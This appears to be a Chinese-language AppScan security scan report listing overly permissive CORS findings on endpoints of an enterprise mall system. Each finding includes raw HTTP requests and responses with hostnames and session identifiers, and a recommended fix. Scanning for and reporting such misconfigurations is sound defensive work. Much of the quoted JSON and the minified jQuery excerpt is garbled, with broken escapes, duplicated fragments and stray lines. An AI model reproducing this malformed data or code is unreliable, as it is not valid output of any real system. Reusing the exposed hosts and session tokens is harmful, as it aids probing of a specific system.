Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    [{"classId\":"2693","isParent\":false,"statusVal\":1,"name\":"设备类
\","pId\":"1\","id\":"01\","endflag\":1},
{"classId\":"2700","isParent\":false,"statusVal\":1,"name\":"办公设备
\","pId\":"01\","id\":"01004\","endflag\":1},
{"classId\":"2694","isParent\":false,"statusVal\":1,"name\":"耗材类
\","pId\":"1\","id\":"02\","endflag\":1},
{"classId\":"2701","isParent\":false,"statusVal\":1,"name\":"文具用品
\","pId\":"02\","id\":"02001\","endflag\":1},
{"classId\":"2695","isParent\":false,"statusVal\":1,"name\":"场地类
\","pId\":"1\","id\":"03\","endflag\":1},
{"classId\":"2704","isParent\":false,"statusVal\":1,"name\":"场地租用
\","pId\":"03\","id\":"03001\","endflag\":1},
{"classId\":"2705","isParent\":false,"statusVal\":1,"name\":"工位租用
\","pId\":"03\","id\":"03002\","endflag\":1},
{"classId\":"2706","isParent\":false,"statusVal\":1,"name\":"会场租用
\","pId\":"03\","id\":"03003\","endflag\":1},
{"classId\":"2696","isParent\":false,"statusVal\":1,"name\":"服务类
\","pId\":"1\","id\":"04\","endflag\":1},
{"classId\":"2707","isParent\":false,"statusVal\":1,"name\":"行政服务
\","pId\":"04\","id\":"04001\","endflag\":1},
{"classId\":"2692","isParent\":false,"statusVal\":1,"name\":"资源商城
\","pId\":"0\","id\":"1\","endflag\":1},
{"classId\":"2699","isParent\":false,"statusVal\":1,"name\":"电子产品及通信设备
\","pId\":"01\","id\":"01003\","endflag\":1},
{"classId\":"2702","isParent\":false,"statusVal\":1,"name\":"办公耗材

```

```

\","pId\":"02\","id\":"02002\","endflag\":1},
{"classId\":"2698\","isParent\":false,"statusVal\":1,"name\":"家具用具及其他
\","pId\":"01\","id\":"01002\","endflag\":1},
{"classId\":"2723\","isParent\":false,"statusVal\":1,"name\":"20180104\","pId\":"01\","id\":"01007\","endflag\":1}, {"classId\":"2703\","isParent\":false,"statusVal\":1,"name\":"日用百货
\","pId\":"02\","id\":"02003\","endflag\":1},
{"classId\":"2718\","isParent\":false,"statusVal\":1,"name\":"专用设备
\","pId\":"01\","id\":"01005\","endflag\":1},
{"classId\":"2719\","isParent\":false,"statusVal\":1,"name\":"交通运输设备
\","pId\":"01\","id\":"01006\","endflag\":1}}]
},
"returnCode": 1,
"msg": "    资产分类树节点",
"html": null
}

```

变体- | 7 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/initTreeNode?t=1515669232000 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:54 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    [{"classId\":"2710\","isParent\":false,"statusVal\":0,"name\":"
\","pId\":"03\","id\":"03004\","endflag\":1},
{"classId\":"2693\","isParent\":false,"statusVal\":1,"name\":"设备类
\","pId\":"1\","id\":"01\","endflag\":1},
{"classId\":"2700\","isParent\":false,"statusVal\":1,"name\":"办公设备
\","pId\":"01\","id\":"01004\","endflag\":1},
{"classId\":"2694\","isParent\":false,"statusVal\":1,"name\":"耗材类
\","pId\":"1\","id\":"02\","endflag\":1},
{"classId\":"2701\","isParent\":false,"statusVal\":1,"name\":"文具用品
\","pId\":"02\","id\":"02001\","endflag\":1},
{"classId\":"2695\","isParent\":false,"statusVal\":1,"name\":"场地类
\","pId\":"1\","id\":"03\","endflag\":1},
{"classId\":"2704\","isParent\":false,"statusVal\":1,"name\":"场地租用
\","pId\":"03\","id\":"03001\","endflag\":1},
{"classId\":"2705\","isParent\":false,"statusVal\":1,"name\":"工位租用
\","pId\":"03\","id\":"03002\","endflag\":1},
{"classId\":"2706\","isParent\":false,"statusVal\":1,"name\":"会场租用
\","pId\":"03\","id\":"03003\","endflag\":1},
{"classId\":"2696\","isParent\":false,"statusVal\":1,"name\":"服务类
\","pId\":"1\","id\":"04\","endflag\":1},
{"classId\":"2707\","isParent\":false,"statusVal\":1,"name\":"行政服务
\","pId\":"04\","id\":"04001\","endflag\":1},

```

亦乐测试分类

```
{
  "classId": 2708, "isParent": false, "statusVal": 0, "name": "保洁服务",
  "pId": "04", "id": "04002", "endflag": 1,
  "classId": 2709, "isParent": false, "statusVal": 0, "name": "绿植服务",
  "pId": "04", "id": "04003", "endflag": 1,
  "classId": 2692, "isParent": false, "statusVal": 1, "name": "资源商城",
  "pId": "0", "id": "1", "endflag": 1,
  "classId": 2699, "isParent": false, "statusVal": 1, "name": "电子产品及通信设备",
  "pId": "01", "id": "01003", "endflag": 1,
  "classId": 2702, "isParent": false, "statusVal": 1, "name": "办公耗材",
  "pId": "02", "id": "02002", "endflag": 1,
  "classId": 2698, "isParent": false, "statusVal": 1, "name": "家具用具及其他",
  "pId": "01", "id": "01002", "endflag": 1,
  "classId": 2723, "isParent": false, "statusVal": 1, "name": "20180104", "pId": "01", "id": "01007", "endflag": 1,
  "classId": 2703, "isParent": false, "statusVal": 1, "name": "日用百货",
  "pId": "02", "id": "02003", "endflag": 1,
  "classId": 2697, "isParent": false, "statusVal": 0, "name": "电气设备",
  "pId": "01", "id": "01001", "endflag": 1,
  "classId": 2718, "isParent": false, "statusVal": 1, "name": "专用设备",
  "pId": "01", "id": "01005", "endflag": 1,
  "classId": 2719, "isParent": false, "statusVal": 1, "name": "交通运输设备",
  "pId": "01", "id": "01006", "endflag": 1
},
"returnCode": 1,
"msg": "资产分类树节点",
"html": null
}
```

变体- | 8 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/initTreeNode?t=1515669290409 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:54 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    [{"classId": 2710, "isParent": false, "statusVal": 0, "name": "亦乐测试分类",
      "pId": "03", "id": "03004", "endflag": 1},
      {"classId": 2693, "isParent": false, "statusVal": 1, "name": "设备类",
        "pId": "1", "id": "01", "endflag": 1},
      {"classId": 2700, "isParent": false, "statusVal": 1, "name": "办公设备",
        "pId": "01", "id": "01004", "endflag": 1},
      {"classId": 2694, "isParent": false, "statusVal": 1, "name": "耗材类",
        "pId": "1", "id": "02", "endflag": 1},
      {"classId": 2701, "isParent": false, "statusVal": 1, "name": "文具用品",
        "pId": "02", "id": "02001", "endflag": 1},
      {"classId": 2695, "isParent": false, "statusVal": 1, "name": "场地类"}
  ]
}
```

亦乐测试分类

```

\","pId\":"1\","id\":"03\","endflag\":1},
{"classId\":"2704","isParent\":false,"statusVal\":1,"name\":"场地租用
\","pId\":"03\","id\":"03001\","endflag\":1},
{"classId\":"2705","isParent\":false,"statusVal\":1,"name\":"工位租用
\","pId\":"03\","id\":"03002\","endflag\":1},
{"classId\":"2706","isParent\":false,"statusVal\":1,"name\":"会场租用
\","pId\":"03\","id\":"03003\","endflag\":1},
{"classId\":"2696","isParent\":false,"statusVal\":1,"name\":"服务类
\","pId\":"1\","id\":"04\","endflag\":1},
{"classId\":"2707","isParent\":false,"statusVal\":1,"name\":"行政服务
\","pId\":"04\","id\":"04001\","endflag\":1},
{"classId\":"2708","isParent\":false,"statusVal\":0,"name\":"保洁服务
\","pId\":"04\","id\":"04002\","endflag\":1},
{"classId\":"2709","isParent\":false,"statusVal\":0,"name\":"绿植服务
\","pId\":"04\","id\":"04003\","endflag\":1},
{"classId\":"2692","isParent\":false,"statusVal\":1,"name\":"资源商城
\","pId\":"0\","id\":"1\","endflag\":1},
{"classId\":"2699","isParent\":false,"statusVal\":1,"name\":"电子产品及通信设备
\","pId\":"01\","id\":"01003\","endflag\":1},
{"classId\":"2702","isParent\":false,"statusVal\":1,"name\":"办公耗材
\","pId\":"02\","id\":"02002\","endflag\":1},
{"classId\":"2698","isParent\":false,"statusVal\":1,"name\":"家具用具及其他
\","pId\":"01\","id\":"01002\","endflag\":1},
{"classId\":"2723","isParent\":false,"statusVal\":1,"name\":"20180104\","pId\":"01\","id\":"01007\","endflag\":1}, {"classId\":"2703","isParent\":false,"statusVal\":1,"name\":"日用百货
\","pId\":"02\","id\":"02003\","endflag\":1},
{"classId\":"2697","isParent\":false,"statusVal\":0,"name\":"电气设备
\","pId\":"01\","id\":"01001\","endflag\":1},
{"classId\":"2718","isParent\":false,"statusVal\":1,"name\":"专用设备
\","pId\":"01\","id\":"01005\","endflag\":1},
{"classId\":"2719","isParent\":false,"statusVal\":1,"name\":"交通运输设备
\","pId\":"01\","id\":"01006\","endflag\":1}]
},
"returnCode": 1,
"msg": "    资产分类树节点",
"html": null
}

```

变体- | 9 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/initTreeNode?status=1&t=1515669286121 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [

```

```

        [{"classId":2693,"isParent":false,"statusVal":1,"name":"设备类",
{"pId":"1","id":"01","endflag":1},
{"classId":2700,"isParent":false,"statusVal":1,"name":"办公设备",
{"pId":"01","id":"01004","endflag":1},
{"classId":2694,"isParent":false,"statusVal":1,"name":"耗材类",
{"pId":"1","id":"02","endflag":1},
{"classId":2701,"isParent":false,"statusVal":1,"name":"文具用品",
{"pId":"02","id":"02001","endflag":1},
{"classId":2695,"isParent":false,"statusVal":1,"name":"场地类",
{"pId":"1","id":"03","endflag":1},
{"classId":2704,"isParent":false,"statusVal":1,"name":"场地租用",
{"pId":"03","id":"03001","endflag":1},
{"classId":2705,"isParent":false,"statusVal":1,"name":"工位租用",
{"pId":"03","id":"03002","endflag":1},
{"classId":2706,"isParent":false,"statusVal":1,"name":"会场租用",
{"pId":"03","id":"03003","endflag":1},
{"classId":2696,"isParent":false,"statusVal":1,"name":"服务类",
{"pId":"1","id":"04","endflag":1},
{"classId":2707,"isParent":false,"statusVal":1,"name":"行政服务",
{"pId":"04","id":"04001","endflag":1},
{"classId":2692,"isParent":false,"statusVal":1,"name":"资源商城",
{"pId":"0","id":"1","endflag":1},
{"classId":2699,"isParent":false,"statusVal":1,"name":"电子产品及通信设备",
{"pId":"01","id":"01003","endflag":1},
{"classId":2702,"isParent":false,"statusVal":1,"name":"办公耗材",
{"pId":"02","id":"02002","endflag":1},
{"classId":2698,"isParent":false,"statusVal":1,"name":"家具用具及其他",
{"pId":"01","id":"01002","endflag":1},
{"classId":2723,"isParent":false,"statusVal":1,"name":"20180104","pId":"01","id":"01007","endflag":1},{"classId":2703,"isParent":false,"statusVal":1,"name":"日用百货",
{"pId":"02","id":"02003","endflag":1},
{"classId":2718,"isParent":false,"statusVal":1,"name":"专用设备",
{"pId":"01","id":"01005","endflag":1},
{"classId":2719,"isParent":false,"statusVal":1,"name":"交通运输设备",
{"pId":"01","id":"01006","endflag":1}]}
    ],
    "returnCode": 1,
    "msg": "    资产分类树节点",
    "html": null
}

```

变体- | 10 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/initTreeNode?id=0&t=1515669550396&status=1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    [{"classId": "2693", "isParent": false, "statusVal": 1, "name": "设备类",
      "\", \"pId\": \"1\", \"id\": \"01\", \"endflag\": 1},
      {\"classId\": \"2700\", \"isParent\": false, \"statusVal\": 1, \"name\": \"办公设备\",
        "\", \"pId\": \"01\", \"id\": \"01004\", \"endflag\": 1},
        {\"classId\": \"2694\", \"isParent\": false, \"statusVal\": 1, \"name\": \"耗材类\",
          "\", \"pId\": \"1\", \"id\": \"02\", \"endflag\": 1},
          {\"classId\": \"2701\", \"isParent\": false, \"statusVal\": 1, \"name\": \"文具用品\",
            "\", \"pId\": \"02\", \"id\": \"02001\", \"endflag\": 1},
            {\"classId\": \"2695\", \"isParent\": false, \"statusVal\": 1, \"name\": \"场地类\",
              "\", \"pId\": \"1\", \"id\": \"03\", \"endflag\": 1},
              {\"classId\": \"2704\", \"isParent\": false, \"statusVal\": 1, \"name\": \"场地租用\",
                "\", \"pId\": \"03\", \"id\": \"03001\", \"endflag\": 1},
                {\"classId\": \"2705\", \"isParent\": false, \"statusVal\": 1, \"name\": \"工位租用\",
                  "\", \"pId\": \"03\", \"id\": \"03002\", \"endflag\": 1},
                  {\"classId\": \"2706\", \"isParent\": false, \"statusVal\": 1, \"name\": \"会场租用\",
                    "\", \"pId\": \"03\", \"id\": \"03003\", \"endflag\": 1},
                    {\"classId\": \"2696\", \"isParent\": false, \"statusVal\": 1, \"name\": \"服务类\",
                      "\", \"pId\": \"1\", \"id\": \"04\", \"endflag\": 1},
                      {\"classId\": \"2707\", \"isParent\": false, \"statusVal\": 1, \"name\": \"行政服务\",
                        "\", \"pId\": \"04\", \"id\": \"04001\", \"endflag\": 1},
                        {\"classId\": \"2692\", \"isParent\": false, \"statusVal\": 1, \"name\": \"资源商城\",
                          "\", \"pId\": \"0\", \"id\": \"1\", \"endflag\": 1},
                          {\"classId\": \"2699\", \"isParent\": false, \"statusVal\": 1, \"name\": \"电子产品及通信设备\",
                            "\", \"pId\": \"01\", \"id\": \"01003\", \"endflag\": 1},
                            {\"classId\": \"2702\", \"isParent\": false, \"statusVal\": 1, \"name\": \"办公耗材\",
                              "\", \"pId\": \"02\", \"id\": \"02002\", \"endflag\": 1},
                              {\"classId\": \"2698\", \"isParent\": false, \"statusVal\": 1, \"name\": \"家具用具及其他\",
                                "\", \"pId\": \"01\", \"id\": \"01002\", \"endflag\": 1},
                                {\"classId\": \"2723\", \"isParent\": false, \"statusVal\": 1, \"name\": \"20180104\", \"pId\": \"01\", \"id\": \"01007\", \"endflag\": 1},
                                {\"classId\": \"2703\", \"isParent\": false, \"statusVal\": 1, \"name\": \"日用百货\",
                                  "\", \"pId\": \"02\", \"id\": \"02003\", \"endflag\": 1},
                                  {\"classId\": \"2718\", \"isParent\": false, \"statusVal\": 1, \"name\": \"专用设备\",
                                    "\", \"pId\": \"01\", \"id\": \"01005\", \"endflag\": 1},
                                    {\"classId\": \"2719\", \"isParent\": false, \"statusVal\": 1, \"name\": \"交通运输设备\",
                                      "\", \"pId\": \"01\", \"id\": \"01006\", \"endflag\": 1}]]}
  ],
  "returnCode": 1,
  "msg": "资产分类树节点",
  "html": null
}

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/pubApprovalType/selectList>

实体: selectList (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /pubApprovalType/selectList HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:26 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "code": null,
  "msg": null,
  "data": [
    [
      {
        "enterpriseid": 55,
        "status": 1,
        "approvaltypeid": 1,
        "approvaltypename": "出库流程",
        "actdefid": "zcck:1:10000000822986",
        "approvalurl": null
      }
    ]
  ]
}
```

过度许可的 CORS 访问测试	
严重性:	低
CVSS 分数:	5.0
URL:	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/jquery-1.7.2.min.js
实体:	jquery-1.7.2.min.js (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/orderpage/jquery-1.7.2.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 94843
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET, POST, HEAD, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:53 GMT

/*! jQuery v1.7.2 jquery.com | jquery.org/license */
(function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?
a.defaultView||a.parentWindow:!1}function cu(a){if(!cj[a]){var b=c.body,d=f("
<"+a+">").appendTo(b),e=d.css("display");d.remove();if(e==="none"||e==="") {ck||
(ck=c.createElement("iframe"),ck.frameBorder=ck.width=ck.height=0),b.appendChild(ck);if(!cl||!ck.
createElement)cl=(ck.contentWindow||ck.contentDocument).document,cl.write((f.support.boxModel?
<!doctype html>:"")+"<html>
<body>"),cl.close();d=cl.createElement(a),cl.body.appendChild(d),e=f.css(d,"display"),b.removeChi
ld(ck)}cj[a]=e}return cj[a]}function ct(a,b){var c=
{};f.each(cp.concat.apply([],cp.slice(0,b)),function(){c[this]=a});return c}function cs()
{cq=b}function cr(){setTimeout(cs,0);return cq=f.now()}function ci(){try{return new
a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){}}function ch(){try{return new
a.XMLHttpRequest}catch(b){}}function cb(a,c){a.dataFilter&&(c=a.dataFilter(c,a.dataType));var
d=a.dataTypes,e={},g,h,i=d.length,j,k=d[0],l,m,n,o,p;for(g=1;g<i;g++){if(g===1)for(h in
a.converters)typeof h=="string"&&
(e[h.toLowerCase()]=a.converters[h]);l=k,k=d[g];if(k==="")k=l;else if(l!=="*"&&l!=="k"){m=l+"
"+k,n=e[m]||e["*"+k];if(!n){p=b;for(o in e){j=o.split(" ");if(j[0]===l||j[0]===k){p=e[j[1]+
"+k"];if(p){o=e[o],o===!0?n=p:p===!0&&(n=o);break}}}}!n&&p&&f.error("No conversion from
"+m.replace(" "," to ")");n!==!0&&(c=n?n(c):p(o(c)))}}return c}function ca(a,c,d){var
e=a.contents,f=a.dataTypes,g=a.responseFields,h,i,j,k;for(i in g)i in d&&
(c[g[i]]=d[i]);while(f[0]===")")f.shift(),h===b&&(h=a.mimeType||c.getResponseHeader("content-
type"));if(h)for(i in e)if(e[i]&&e[i].test(h)){f.unshift(i);break}if(f[0]in d)j=f[0];else{for(i
in d){if(!f[0]||a.converters[i+" "+f[0]]){j=i;break}k||(k=i)}j=j||k;if(j)
j!==f[0]&&f.unshift(j);return d[j]}function b_(a,b,c,d){if(f.isArray(b))f.each(b,function(b,e)
{c||bD.test(a)?d(a,e):b_(a+"["+typeof e=="object"?b:"")+"]",e,c,d)});else
if(!c&&f.type(b)===")")for(var e in b)b_(a+"["+e+"]",b[e],c,d);else d(a,b)}function b$(a,c)
{var d,e,g=f.ajaxSettings.flatOptions||{};for(d in c)c[d]!==b&&(g[d]?a:e||(e={}))
[d]=c[d];e&&f.extend(!0,a,e)}function bZ(a,c,d,e,f,g){f=f||c.dataTypes[0],g=g||{};g[f]=!0;var
h=a[f],i=0,j=h?h.length:0,k=a===bS,l;for(;i<j&&(k||!l);i++)l=h[i](c,d,e),typeof l=="string"&&
(!k||g[l]?l=b:(c.dataTypes.unshift(l),l=bZ(a,c,d,e,l,g)));(k||!l)&&g["*"]&&
(l=bZ(a,c,d,e,"*"),return l)}function bY(a){return function(b,c){typeof b!="string"&&
(c=b,b="");if(f.isFunction(c)){var
d=b.toLowerCase().split("."),e=0,g=d.length,h,i,j;for(;e<g;e++)h=d[e],j=/^\s+/.test(h),j&&
(h=h.substr(1)||"*"),i=a[h]=a[h]||{};i[j?"unshift":"push"](c)}}}function bB(a,b,c){var
d=b===")"?a.offsetLeft:a.offsetTop,e=b===")"?1:0,g=4;if(d>0)
{if(c!="border")for(;e<g;e+=2)c||(d+=parseFloat(f.css(a,"padding"+bx[e]))||0),c=="margin"?
d+=parseFloat(f.css(a,c+bx[e]))||0:d+=parseFloat(f.css(a,"border"+bx[e]+"Width"))||0;return
d+"px"}d=bY(a,b);if(d<0||d==null)d=a.style[b];if(bt.test(d))return
d;d=parseFloat(d)||0;if(c)for(;e<g;e+=2)d+=parseFloat(f.css(a,"padding"+bx[e]))||0,c!="padding"&
&(d+=parseFloat(f.css(a,"border"+bx[e]+"Width"))||0),c=="margin"&&
(d+=parseFloat(f.css(a,c+bx[e]))||0);return d+"px"}function bo(a){var
b=c.createElement("div");bh.appendChild(b),b.innerHTML=a.outerHTML;return b.firstChild}function
bn(a){var b=a.nodeName.toLowerCase();b=="input"?bm(a):b!="script"&&typeof
a.getElementsByTagName!="undefined"&&f.grep(a.getElementsByTagName("input"),bm)}function bm(a)
{if(a.type==="checkbox"||a.type==="radio")a.defaultChecked=a.checked}function bl(a){return typeof
a.getElementsByTagName!="undefined"?a.getElementsByTagName("*"):typeof
a.querySelector!="undefined"?a.querySelector("*"):[]}function bk(a,b){var
c;b.nodeType===1&&
(b.clearAttributes&&b.clearAttributes(),b.mergeAttributes&&b.mergeAttributes(a),c=b.nodeName.toLo
werCase(),c==="object"?
b.outerHTML=a.outerHTML:c!="input"||a.type!="checkbox"&&a.type!="radio"?c=="option"?
b.selected=a.defaultSelected:c==="input"||c==="textarea"?
```

```
b.defaultValue=a.defaultValue:c==="script"&&b.text!==a.text&&(b.text=a.text):(a.
...
...
...
```

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/checkGoodscodelsNotOne>

实体: checkGoodscodelsNotOne (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/checkGoodscodelsNotOne?goodscodel= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Content-Type: application/json
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:27 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
  ],
  "returnCode": 1,
  "msg": null,
}
```

```
"html": null
}
```

变体- | 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/checkGoodscodeIsNotOne?goodscode=0200202 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Content-Type: application/json
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:29 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
  ],
  "returnCode": 0,
  "msg": "    资产编码重复",
  "html": null
}
```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/layui.js>

实体: layui.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/orderpage/layui.js HTTP/1.1
